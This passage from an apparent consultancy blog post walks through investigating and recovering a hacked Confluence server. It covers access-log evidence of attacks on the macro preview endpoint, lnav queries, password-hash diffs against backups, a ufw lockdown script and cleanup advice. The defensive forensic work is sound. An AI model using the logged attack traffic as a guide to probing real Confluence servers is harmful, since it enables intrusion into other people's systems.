 202.144.193.115 - - [13/Apr/2019:00:10:31 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 301 642 "http://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673f
3 202.144.193.115 - - [13/Apr/2019:00:10:32 +1000] "GET /rest/tinymce/1/macro/preview HTTP/1.1" 405 4719 "http://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673
 202.144.193.115 - - [13/Apr/2019:01:34:54 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 301 642 "http://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673f
3 202.144.193.115 - - [13/Apr/2019:01:34:55 +1000] "GET /rest/tinymce/1/macro/preview HTTP/1.1" 405 4719 "http://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673
 67.21.94.193 - - [13/Apr/2019:02:12:20 +1000] "POST /rest/tinymce/1/macro/preview HTTP/1.1" 301 586 "http://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673f280
3 67.21.94.193 - - [13/Apr/2019:02:12:21 +1000] "GET /rest/tinymce/1/macro/preview HTTP/1.1" 405 4643 "http://111.222.333.444/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673f28
```

This is one reason to install mod_security on your server: it gives you visibility into the contents of POST requests, for instance.

lnav is an invaluable aid to access log trawling, as it lets you run SQL queries on access logs. For example, we know rogue JSP files would be a sure sign of a breach. Here is a SQL query on your access logs that identify requests to JSPs:

```
root@jturner-home:~/redradishtech.com.au/clients/$client/hack# lnav -n -c ";select log_time, log_level, cs_username, c_ip, cs_method, cs_referer, cs_uri_query, cs_uri_stem, sc_bytes, sc_status from access_log where cs_uri_stem like '%.jsp';" var/log/apache2/confluence.$client.com.au/access.log*
```

In my example, there are some hits, but fortunately all with 404 or 301 responses, indicating the JSPs do not exist:



```
 Tue Apr 16 23:28:49 AEST                                                                                          DB
        log_time         log_level cs_username        c_ip       cs_method cs_referer      cs_uri_query                          cs_uri_stem
2019-02-12 12:23:26.000|error     |-          |108.179.14.151 |GET      |-         |<NULL>              |/console/login/LoginForm.jsp
2019-02-12 12:23:26.000|info      |-          |108.179.14.151 |GET      |-         |<NULL>              |/console/login/LoginForm.jsp
2019-03-13 22:39:59.000|info      |-          |172.104.173.151|GET      |-         |<NULL>              |/dbk_put1.jsp
2019-03-18 12:23:17.000|info      |-          |124.88.64.206  |GET      |-         |custcode=055109945128|http://10010.ah165.net:8088/hsp/out_of_service.jsp|
```

Attack vector 2: User account compromises

Perhaps a user's password has been guessed (e.g. by reusing it on other services - see https://haveibeenpwned.com), or the user succumbed to a phishing attack and clicked on an XSRFed resource. If the account had administrator-level privileges, the attacker has full Confluence access, and possibly OS-level access (through Groovy scripts or a custom plugin).

Things to do:

- Check the audit log for suspicious admin activity, but be aware that the audit log is not trustable at this point.
- Identify accounts whose password has recently changed, by comparing password hashes with that from a recent backup.
  This command compares the `cwd_user` table from a monthly backup to that from the current `confluence` database:


  ```
  # vim -d <(pg_restore -t cwd_user --data-only /var/atlassian/application-data/confluence/backups/monthly.0/database/confluence) \
          <(sudo -u postgres PGDATABASE=confluence pg_dump -t cwd_user --data-only)
  ```

  (diffing database dumps like this is a generally useful technique, described here)

- Check for users logging in from strange IPs, e.g. foreign countries or VPSes.
  This lnav command prints a summary of Confluence access counts grouped by username and originating IP hostname

  ```
  jturner@jturner-desktop:~/redradishtech.com.au/clients/$client/hack$ lnav var/log/apache2/confluence.$client.com.au/access.log* -c ";select count, cs_username, gethostbyaddr(c_ip) from (select distinct cs_username, c_ip, count(*) AS count from access_log group by 1,2 order by 3 desc limit 15) x;"
  ```

The originating IPs do not look suspicious for a small Australian business:



```
Wed Apr 17 11:58:57 AEST
 count    cs_username             gethostbyaddr(c_ip)
227625 [redacted]            [redacted].nsw.optusnet.com.au
146422 [redacted]            [redacted]static.exetel.com.au
114340 -                     [redacted]com.au
 44750 -                     [redacted] thorn2.nsw.optusnet.com.au
 43736 [redacted]e                     tic.exetel.com.au
 39991 [redacted]e                      static.tpgi.com.au
 31550 -                               tic.exetel.com.au
 29563 [redacted]                      3.nb14.nsw.asp.telstra.net
 25286                                 .nb14.nsw.asp.telstra.net
 21828                                  sta.wbroadband.net.au
 21123
 18265                                 -4.nb04.nsw.asp.telstra.net
 18194                                 .nb14.nsw.asp.telstra.net
 18189                                 -11.vb06.vic.asp.telstra.net
 17958
```

Attack vector 3: Lower-level vulnerabilities

It is possible the hack was doing through SSH account compromise, webserver vulnerability, Java vulnerability or something more exotic. Check `w` and `last` for suspicious logins, as well as `dmesg` and `/var/log/*.log` (with lnav) for errors.

Restoring critical user access

Finding the intruder's point of entry isn't always possible in a hurry. Often though, we can say for certain that certain IPs and usernames are *not* the source of the hack, and can be let in safely to reduce business impact of service unavailability.

Building on our ufw rules above, here is a script that grants two administrators SSH/HTTPS access, and then grants HTTP/HTTPS access to a list of safe IPs:

block.sh

```
#!/bin/bash -eu

jeff=11.22.33.44
joe=55.66.77.88
administrators=(jeff joe)
ufw reset
set -x
ufw default deny incoming
ufw default deny outgoing
ufw allow out to any port 53    # Allow DNS

for user in "${administrators[@]}"; do
        ufw allow from ${!user} to any port 22 proto tcp
        ufw allow out to ${!user}
        ufw allow from ${!user} to any port 443 proto tcp
        ufw allow from ${!user} to any port 80 proto tcp
done

cat valid_ips.txt | while read ip; do
        ufw allow from ${ip} to any port 443 proto tcp
        ufw allow from ${ip} to any port 80 proto tcp
done
ufw enable
```

In my case, the attack was being launched through unauthenticated accesses, so all IPs that had successfully logged in to Jira or Confluence are safe. We can construct valid_ips.txt with lnav:

```
lnav /var/log/apache2/{jira,confluence}.$client.com.au/access.log* -n -c ";select distinct  c_ip from
access_log where cs_username != '-' ;" > valid_ips.txt
```

Resume normal business activities

Once an operating system account has been compromised, it's generally safest to assume that the attacker has also found a local privilege escalation, achieved root, has installed trojan variants of system binaries. If so, it is game over: time to build a new server from scratch.

Or you may like to take a calculated risk that `root` has not been breached, and so salvage the server by cleaning up artifacts of the hack.

In the case of my khugepaged hack, I (in consultation with the client) went with the latter, and followed the 'LDS cleanup tool' procedure mentioned on the community.atlassian.com thread. If you go this route, double-check that `/opt/atlassian/confluence/bin/*.sh` files are not modified (they should be read-only to `confluence`).

Either way, the question arises, *is the Confluence data itself safe*? Must you restore from a pre-hack backup?

To answer this question, consider what an attacker might have done with complete access:

- Changed passwords of administrator accounts
- Created new administrator accounts
- Installed rogue plugins
- Deleted entries in the audit log to cover their tracks
- Deleted or corrupted Confluence content
- Installed application links to foreign systems

The attacker may now know the hashes of all user passwords, and can probably brute-force them. You should probably reset passwords globally. More importantly, if you were relying on only passwords in a publicly exposed Confluence, you were Doing It Wrong. Install a 2FA plugin or implement a SSO system like Okta as a matter of urgency.

If you don't reset passwords, at a minimum I would check user passwords before and after the hack (using a backup):

```
# vim -d <(pg_restore -t cwd_user --data-only /var/atlassian/application-data/confluence/backups/monthly.0
/database/confluence) \
         <(sudo -u postgres PGDATABASE=confluence pg_dump -t cwd_user --data-only)
```

and check for unexpected plugins *on the filesystem* level:

```
# vim -d <(ls -1 /var/atlassian/application-data/confluence/backups/monthly.0/home/plugins-cache) <(ls -1 /var
/atlassian/application-data/confluence/current/plugins-cache/)
```

check additional tables against the backup in accordance with your level of paranoia.

Going forward..

The aftermath of a hack is a golden time in which management are suddenly extremely security conscious. Take the opportunity to make long-term changes for the better!

✓ **Shameless Plug**

Red Radish Consulting specializes in cost-effective remote upgrades-and-support solutions for self-hosted instances. We are flexible, with a particular affinity for the small/medium business market that other consultants don't want to touch.

Drop us a line to discuss whether this will work for you.